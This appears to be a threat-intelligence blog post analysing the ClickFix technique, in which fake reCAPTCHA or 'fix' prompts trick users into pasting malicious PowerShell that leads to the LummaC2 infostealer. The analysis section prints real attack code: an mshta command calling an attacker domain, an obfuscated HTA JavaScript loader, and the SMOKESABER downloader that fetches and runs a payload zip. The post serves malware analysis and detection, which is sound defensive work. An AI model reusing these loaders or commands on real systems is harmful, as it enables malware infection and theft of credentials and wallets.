ClickFix: The Social Engineering Technique Hackers Use to Manipulate Victims

Archived: 2026-05-05 02:15:17 UTC

Introduction

Since August 2024, the Group-IB Threat Intelligence (TI) team has researched and actively monitored the ClickFix technique in the wild. This technique has gained significant traction and widespread adoption among threat actors due to its surprising effectiveness. It is tracked by cybersecurity researchers and firms under the names ClickFix and ClearFix.

The TI team at Group-IB has analyzed various infection chains and variants of this technique, as well as the different operations that have employed it. Based on our analysis, we have developed detection signatures for identifying ClickFix websites in the wild. Our systems continue to detect and track numerous instances of these sites, with thousands being already added to our database at the time of compiling this report.

At its core, the ClickFix infection chain operates by deceiving users into taking an action to “fix” a non-existent issue by either automatically or manually copying and pasting a malicious command into their terminal or Run dialog. Pop-ups are shown with dialog requiring the user to press on buttons like “Fix It” or “I am not a robot”, as just a couple of examples observed. Once clicked, a malicious powershell script is automatically copied to the user’s clipboard. Users are then deceived into pasting the script into the RUN dialog after pressing Windows key + R, thereby executing the malware without their knowledge. This technique facilitates the infection process, enabling attackers to deploy the malware with direct help of users.

When users click the button on these webpages, a malicious PowerShell script is copied to their clipboard, and additional instructions are displayed to prompt execution. The website uses JavaScript to automatically copy the script without any user interaction.

Notably, the method capitalizes on human behavior: by presenting a plausible “solution” to a perceived problem, attackers shift the burden of execution onto the user, effectively sidestepping many automated defenses.

This technique has been adopted by many cybercriminals, and even APT groups to lure their victims and infect them with their desired malware.

This blog post explores the ClickFix technique within the infostealer ecosystem, showcasing real-world examples. We will highlight an incident detected by Group-IB MXDR before the technique became public and provide examples of APT groups using ClickFix as well. Additionally, we will offer recommendations for mitigating this threat for organizations and individuals.

Key discoveries in the blog

- ClickFix is a social engineering technique that tricks users into executing malicious PowerShell commands which are automatically copied to their clipboard.
- First observed in October 2023, with significant global adoption by late 2024.
- Fake reCAPTCHA pages and bot protection prompts are the most common disguises.
- Lumma is the most frequently distributed infostealer in the analyzed campaigns.
- Nation-state-sponsored APT groups also adopted this technique due to its effectiveness.

ClickFix and the Infostealer Ecosystem

Understanding the mechanisms behind malware distribution is essential for identifying and disrupting potential threats before they even happen. The ClickFix technique has emerged as a vector for delivering infostealer malware in late 2024. This section will explore how threat actors use ClickFix to compromise their victims.

Infostealer malware is designed to exfiltrate sensitive data from compromised devices. This includes a wide variety of information such as usernames, passwords, cookies, cryptocurrency wallet information, and other confidential documents. Infostealers as any other type of malware can be distributed through a variety of means, but the ClickFix technique has recently become one of the most popular methods used to trick the victims into installing it.

How the ClickFix trick works: ClickFix is a social engineering technique that involves tricking the victim into believing that a legitimate action is required to proceed. This often manifests as an “Update”, “Fix”, or “Bot verification” prompt that

appears when a user interacts with the site. The victim follows the instructions in the prompt which is basically to open the windows RUN dialog and press Ctrl+V which will paste clipboard contents and cause malicious code to be executed on their machine. As a result, malware payload is delivered, and the victim's machine is compromised.




Figure 1. ClickFix malware infection chain.

We've observed that the majority of campaigns aim to deliver infostealers, which, once installed, collect sensitive information from the victim's system and send it back to the attacker behind the operation.

Key methods employed by threat actors to generate leads to ClickFix pages:

During the analysis of ClickFix killchains in the wild, the following methods were observed:

1. **Spearphishing and Social Engineering:** Threat actors use spearphishing emails or messages (via chat apps or SMS) to lure users into clicking on malicious links. This can be done both in an opportunistic manner, or by engaging with targets directly with a tailored social engineering scheme.
2. **Malicious Advertising (Malvertising):** Ads on legitimate websites are often hijacked to display malicious popups or redirect users to phishing sites.
3. **Phishing Websites (SEO poisoning):** Malicious sites that mimic legitimate services (e.g., video streaming or tools) can be SEO-optimized to appear high in search results, attracting unsuspecting visitors.
4. **Compromised Legitimate Websites:** Threat actors exploit vulnerable or poorly secured websites to inject malicious plugins or code into them, which will impact the visitors of such sites.
5. **Social Media Spam:** Threat actors engage in spamming forums, social media platforms, or comments sections to promote fake opportunities that lead to malware.

Once victims land on the malicious page by any of the above methods, the ClickFix technique will be used to trick them into executing the malicious payload which is usually an infostealing malware.




Figure 2. Malware lifecycle utilizing ClickFix for delivery.

An Early Incident Detected by GROUP-IB MXDR

Overview

In August 2024 GROUP-IB Incident Response team detected a technique being utilized on a campaign targeting Windows systems. It employs websites to present fake reCAPTCHA forms to deceive users into executing a chain of obfuscated Powershell Commands which leads to a final downloader deploying Lumma C2 info-stealer (See Figure 3). GROUP-IB named this final downloader SMOKESABER.




Figure 3. Overall chain of execution of the detected incident.

Incident Details

Initial Access

The attacker starts by constructing a malicious URL belonging to a hijacked domain that points the user to a fake reCAPTCHA page (See Figure 4). Once the user clicks on “I’m not a robot button” the embedded script in the HTML page commands the browser to copy a malicious PowerShell command to the user clipboard. Then a popup instructs the user to open Windows Run Dialogue Box and paste the malicious command to execute it (See Figure 5).




Figure 4. Fake reCAPTCHA page.




Figure 5. Popup instructing the victim to run the malicious command.

The base64 encoded PowerShell command downloads a portable executable that includes an HTA application that runs an obfuscated javascript loader.

Encoded	powershell.exe -eC bQBzAGgAdABhACAAIgBoAHQAdABwAHMAOgAvAC8AZwBlAHQAeQBvAHUAcgBwAGEAZwBlAHMALgBjAG8AbQAvAGC
Decoded	Powershell.exe -eC mshta “https://getyourpages.com/downloads/brv”

Javascript Loader


Following the initial access PowerShell command, utilizing “C:\Windows\System32\mshta.exe” to execute the javascript embedded in the HTA application (See Figure 6).

```
1   <HTA:APPLICATION CAPTION = "no" WINDOWSTATE = "minimize" SHOWINTASKBAR = "no" >
2   <script>
3    EEI=102;Swu=117;hut=110;Gzu=99;Bjq=116;YzN=105;QFc=111;pna=32;yqo=104;EEh=115;eDC
4    ZFm=101;cFa=103;bSs=43;ESj=89;rxs=83;iEE=109;RJF=67;xIR=100;yWV=91;PGh=93;CgP=45;
5    SVV=82;var NIQ = String.fromCharCode(EEI,Swu,hut,Gzu,Bjq,YzN,QFc,hut,pna,yqo,EEh,
6    pna,ZCH,dyO,YzN,pna,Fut,pna,nGi,KDR,eUA,xiF,eUA,ZFm,hut,cFa,Bjq,yqo,KKT,pna,ZCH,d
49   iXq,JZg,bVk,XrJ,iXq,JZg,zcx,Vei,iXq,JZg,zcx,Vei,iXq,JZg,FML,iHa,iXq,JZg,zcx,Vei,
50  </script>
51   eval(NIQ)
52   window.close();
```

Figure 6. First stage of the Javascript loader.

The file that is given to mshta utility is a Windows binary, having JS scripts appended as the overlay. Without the overlay appended, the file is a clean Windows binary. The mshta utility finds the <script> tags within a file and executes the embedded script, ignoring the binary portion of the file. This enables attackers to embed malicious scripts alongside binary content of the clean executable file, facilitating undetected execution of the script through mshta.

The script initiates by mapping decimal-encoded ASCII values to variables with randomized names. It subsequently employs the **String.fromCharCode()** function to transform those encoded values back into their corresponding ASCII characters, unraveling the second stage of the JavaScript loader (See Figure 7). Analysis of the second stage shows that the variables such as **hch** and **JKk** contained obfuscated data decoded by **hsH** function. The script leveraged the decoded variable **JKk** which resolves into **Wscript.shell**, to create a new **ActiveXObject**. This object grants the script system-level privileges to execute the encoded command stored in **hch** which resolves into **SMOKESABER** the final Powershell Downloader (See Figure 8)**.**




```
function hsH(input) {
    var result= "";
    for (var index = 0; index < input.length; index++) {
        var IYS = String.fromCharCode(input[index] - 401);
        result = result + IYS;
    }
    return result;
}

var hch = hsH([513, 512, 520, 502, 515, 516, 505, 502, 509, 509, 447, 502, 521, 502, 433, 446, 520, 433, 450, 433, 446, 502, 513, 433, 486,
511, 515, 502, 516, 517, 515, 506, 500, 517, 502, 501, 433, 446, 511, 512, 513, 433, 503, 518, 511, 500, 517, 506, 512, 511, 433, 482, 487,
514, 502, 475, 511, 441, 437, 490, 519, 502, 513, 512, 517, 477, 517, 442, 524, 515, 502, 517, 518, 515, 511, 433, 446, 516, 513, 509, 506,
517, 433, 441, 437, 490, 519, 502, 513, 512, 517, 477, 517, 433, 446, 515, 502, 513, 509, 498, 500, 502, 433, 440, 447, 447, 440, 445, 433,
440, 449, 521, 437, 439, 433, 440, 442, 526, 460, 437, 521, 476, 504, 491, 517, 475, 506, 433, 462, 433, 482, 487, 514, 502, 475, 511, 441,
440, 455, 451, 454, 468, 469, 457, 84, 518, 499, 516, 517, 515, 506, 511, 504, 441, 449, 445, 452, 442, 433, 437, 517, 501, 513, 481, 474, 485,
491, 511, 506, 447, 484, 518, 499, 516, 517, 515, 506, 511, 504, 441, 452, 442]);
var JKk = hsH([488, 484, 500, 515, 506, 513, 517, 447, 484, 505, 502, 509, 509]);

var Qlw = new ActiveXObject(JKk);
Qlw.Run(hch, 0, true);
```

Figure 7. Second stage of the Javascript loader.



```
function hsH(input){
    var result= "";
    for (var index = 0; index < input.length; index++) {
        var IYS = String.fromCharCode(input[index] - 401);
        result = result + IYS
    }
    return result
};

var hch = "powershell.exe -w 1 -ep Unrestricted -nop function QVqeJn($YvepotLt){return -split ($YvepotLt -replace '..', '0x$& ')};$xKgZtJi = QVqeJn('625CD87A481162721106B813DCFEDE
0EDA41C52FD71F30B74A916AE5056001BD0F5B024D0D7A145173352A51984C638A3ACB220697DC7FF04014F97887AA8173A35493E55E62EE0E3A3AC15724009BF7ABD93CBF20C2E14DA08DFC48FED63DDA507DA7DAE7FDEA14E
2B250B9B0FC3C43EF99B703BDA7AC99A0174EC23B73E7B8409925B3718BB708FD6630850804E83E618D3A5B0CE7502F4B6C4E21D556416ABCA9FD63CB7E6920AC4789A2A6C6651CBFC79300106087E59EBB2ABD231CA0B114CC
B65DC88770E10EA7D6AF727784C880AC1D4E4D1A895EEA9285BA09411B4DDED904ACCFDCE9059188A5234A6008AA565A9911B27C7266FA90AB20DFDEBBBA23248568EE5B482A01F73534C00C433387B41D17219802C39577AF16
360A0C8D0B721079AE21A9CC3D7171B07F3D56281F81FA71A42C7E15E3579DE43E46273CC76C797F79186B3765C8D41F1C8958F27B94CE199DA6BC37500D621B15FDADB3FA70D4565E03F160966525785829E3B5C509E1AE63A
39A3F34EEAEF36E33099E87883B9919FF18D9F9A737A405024BB98AD8BAFGDGA88A2E4C15601AA6857EE406DB644D21223567A892B9966507178ZE15283FCF497C1E691D1824E1AB36B5BFE614C2FB07EA7612391EAB1E21F609
D0D48A2621F2021SDE44F72936099F41000252DZBF61584A5A34FD26998JD9FBDADBCD752CD54B9ECC69557D80E873E6A5460E30CE266CEC9D78B8356189B1D8F428A0462888DC98CCB5B1BAAB52571CEBC13743CF6FCEE8C7228
31BE8B398AADC076EC545C16D63F1187C1BD72D2855BC4463686E71CDF937FEE54FD02ED919F48D7C57BADB3DC023F65FD9F5954E592CDECFD0E5BA0656ZCE7966D3F908BBEAC6B1BD39B5736D426663F9EB689C647EC8411
C619F65B7B882645C86415A39A12A6B70A330A28766E35C71848039 4D611C73B41A140B09A519C990BBF92C224CDAEF2E12BF31F811807A49F571C4B165C74CC83C9857E7B0AF46A99A96DA2E30503FBB81BA9A20A04FCB671
20C385DDEF393E7CEEFC20B89915EF3C586B7DDC744D44D7CBFE1C391741014DD64E7397BB9697E96643FFC6BA38812186941 8A571C595DACF2F14462ECC5C8BAFE85E6324927BAFDA4050156BDBF8DBEB40A39415070E579197
27DFE0FE42E45FC1E73FF44FD81C6EB71B3760621 4CFA67640ECD5A78E3387B53B3885547C54F7FD932AEED0789FB52710A4B466E709B4C173F4D5C31414145D57FEC84C85D8430 2BB5E70F9C8436B6D853FD5090E854AE8300D18
2112CF43A9811FAB3873C4D27012600154CF14AFED1743F808A03C592085B8736C07BF5B87B850D720CD4788E83E3DDC37F94C20B1CEC4BB73F3E34C5E876E4B28E946B090E095E2976064510BEC39828B5D1D2F8721 1FE71C
20BF43CE41F615262481FEF75C095DB7DAFF585C8F0F843EB');$ddMTH = [System.Security.Cryptography.Aes]::Create();$ddMTH.Key = QVqeJn('456C4D596141716A706E436278615A76');$ddMTH.IV  =
    New-Object byte[] 16;$yoeNJGeU = $ddMTH.CreateDecryptor();$VaEDWkiaA = $yoeNJGeU.TransformFinalBlock($xKgZtJi, 0, $xKgZtJi.Length);$tdpPITZni = [
    System.Text.Encoding]::Utf8.GetString($VaEDWkiaA);$yoeNJGeU.Dispose();& $tdpPITZni.Substring(0,3) $tdpPITZni.Substring(3)';

var JKk = 'WScript.Shell';
var Qlw = new ActiveXObject(JKk);
Qlw.Run(hch, 0, true);
```

Figure 8. SMOKESABER.

SMOKESABER

SMOKESABER employs various techniques to stay stealthy and deliver the final payload. It executes in a hidden window (-w 1) and bypasses execution policies (-ep Unrestricted). And the URL for the payload download is obfuscated using an array of numeric values, which are passed to the **Yju()** function. This function subtracts 11 from each numeric value and converts it to its corresponding ASCII character to reveal the actual URL. SMOKESABER also checks for a file named **bravo.zip** if it exists in %TEMP% and if not the script decodes the remote URL hosting this file and downloads it via (*Web.Client hxxps://getyourpages[.]com/downloads/bravo[.]zip*) and store it in %TEMP% to uncompress it and execute the first file in the folder which is the executable containing the info-stealer (See Figure 9).

```
function ggt($hjF) {
$OegAc = $env:Temp;
Expand - Archive  - Path $hjF  - DestinationPath $OegAc;
Add - Type  - Assembly System.IO.Compression.FileSystem;
$zipFile = [IO.Compression.ZipFile]::OpenRead($hjF);
$LObI = ($zipFile.Entries | Sort - Object Name | Select - Object  - First 1).Name;
$eaix = Join - Path $OegAc $LObI;
start $eaix;
};
function Mvb($dCa) {
$dyq = New - Object (Yju @(89, 112, 127, 57, 98, 112, 109, 78, 119, 116, 112, 121, 127));
$EwM = $dyq.DownloadData($dCa);
return $EwM
};
function Yju($cVd) {
$kJK = 11;
$YKT = $Null;
foreach($TPS in $cVd) {
    $YKT += [char]($TPS - $kJK)
};
return $YKT
};
function ksY() {
$fSf = $env:Temp  +  '\';;;$dkzHlUYsVqoNOa = $fSf + 'bravo.zip';
if (Test - Path  - Path $dkzHlUYsVqoNOa)  {
    ggt $dkzHlUYsVqoNOa;
} Else {
    $pZesHIbepyYvvYe = Mvb (Yju @(115, 127, 127, 123, 126, 69, 58, 58, 114, 112, 127, 132
    fri $dkzHlUYsVqoNOa $pZesHIbepyYvvYe;
    ggt $dkzHlUYsVqoNOa
};;;
}
```


Figure 9. Deobfuscated SMOKESABER.

Note: GROUP-IB used the following to decode the Javascript loader and SMOKESABER.

- Javascript Loader Stage 1
- Javascript Loader Stage 2
- SMOKESABER

Final Stealer

The final payload delivered in **bravo.zip** was identified by GROUP-IB as **LummaC2 Info-Stealer**, It's delivered alongside the DLLs needed for the malware (See Figure 10). LummaC2 is a stealer malware written in C programming language which has been being sold as Malware-as-a-Service on Russian underground forums by the threat actor Shamel since December 2022. LummaC2 mainly targets cryptocurrency and 2FA extensions in data from Chromium and Mozilla-based browsers.



Name	Date modified	Type	Size
0tagscan.exe	9/2/2024 12:23 AM	Application	11,752 KB
29216adb9440d701bb5600002011ec0a.msdelta.dll	9/14/2018 11:09 PM	Application exten...	505 KB
AAD.Core.dll	7/21/2021 6:26 AM	Application exten...	3,566 KB
AppManMigrationPlugin.dll	5/3/2021 8:11 PM	Application exten...	1,181 KB
AppointmentApis.dll	7/21/2021 6:26 AM	Application exten...	764 KB
appraiser.dll	5/3/2021 8:12 PM	Application exten...	1,961 KB
WINSSNAP.DLL	7/21/2021 6:26 AM	Application exten...	748 KB
wlanpref.dll	7/21/2021 6:26 AM	Application exten...	762 KB
wlidcli.dll	5/3/2021 8:11 PM	Application exten...	681 KB
WMADMOD.DLL	7/21/2021 6:26 AM	Application exten...	726 KB
WMADMOE.DLL	7/21/2021 6:26 AM	Application exten...	730 KB
WSDApi.dll	5/3/2021 8:11 PM	Application exten...	681 KB
wxmsw32u_xrc_gcc_custom.dll	4/15/2024 11:25 AM	Application exten...	729 KB

Figure 10. Contents of bravo.zip.

Upon analysis of the LummaC2 in Group-IB Malware Detonation Platform (MDP), it was shown that LummaC2 executable **0tagscan.exe** is injecting into **BitLockerToGo.exe** which communicates with the info-stealer C2 infrastructure.

Highlights from the wild

The first detection of this technique was around 19-10-2023, back then it was not as mature as the current variations, but it was likely the start of the evolution of this technique (see figure 12). Disguised as cloudflare anti-bot protection, it lured victims into copying and executing the code to prove that they are not robots.




Figure 12. Screenshot of a very early variant of ClickFix technique.

Fast forward to late 2024, we've observed an increase in the number of domains hosting clickfix pages since it became popular in August 2024, below figure illustrates an increasing trend of pages with clickfix content in from August 2024 to mid February 2025.




Figure 13 Chart showcasing the growing trend of clickfix pages.

This growing trend suggests that the technique is gaining popularity due to its effectiveness in deceiving users and helping threat actors to achieve their objectives. And it is expected to be seen more frequently in the wild.

This rising prevalence of ClickFix pages in the wild underscores the growing threat posed by this technique. Therefore it becomes increasingly important to implement effective methods for detecting and mitigating such threats. To keep pace with these evolving threats, we've developed hunting rules for ClickFix pages for tracking their spread across the threat landscape.

Hunting ClickFix Pages

GROUP-IB hunting strategy employs a multi-layered approach focused on identifying new domains hosting ClickFix content and analyzing the associated kill chains. This process combines automated tools with manual techniques to detect patterns characteristic of ClickFix pages, such as unique strings, page source components, domain names, JavaScript functions, and hashes of loaded content (e.g., scripts, images, etc.). Our hunting rules and internal tools have already detected thousands of ClickFix pages in the wild, with numbers continuing to rise. This enables us to provide fresh IOCs and support organizations in strengthening their proactive defenses.

Now, let's explore a simple way how analysts can hunt for HTML pages hosting the ClickFix variant developed by a security researcher for educational purposes, the source code is available on GitHub. By inspecting the page source (index.html), we can identify several key strings, including:

- **"reCAPTCHA Verification ID"** – This captures the reCAPTCHA element.
- **"document.execCommand("copy")"** – This captures the automatic copy-to-clipboard functionality.

Using just these two strings, we can run a query on URLScan.io to get a list of ClickFix pages:




Figure 14 query results from URLScan

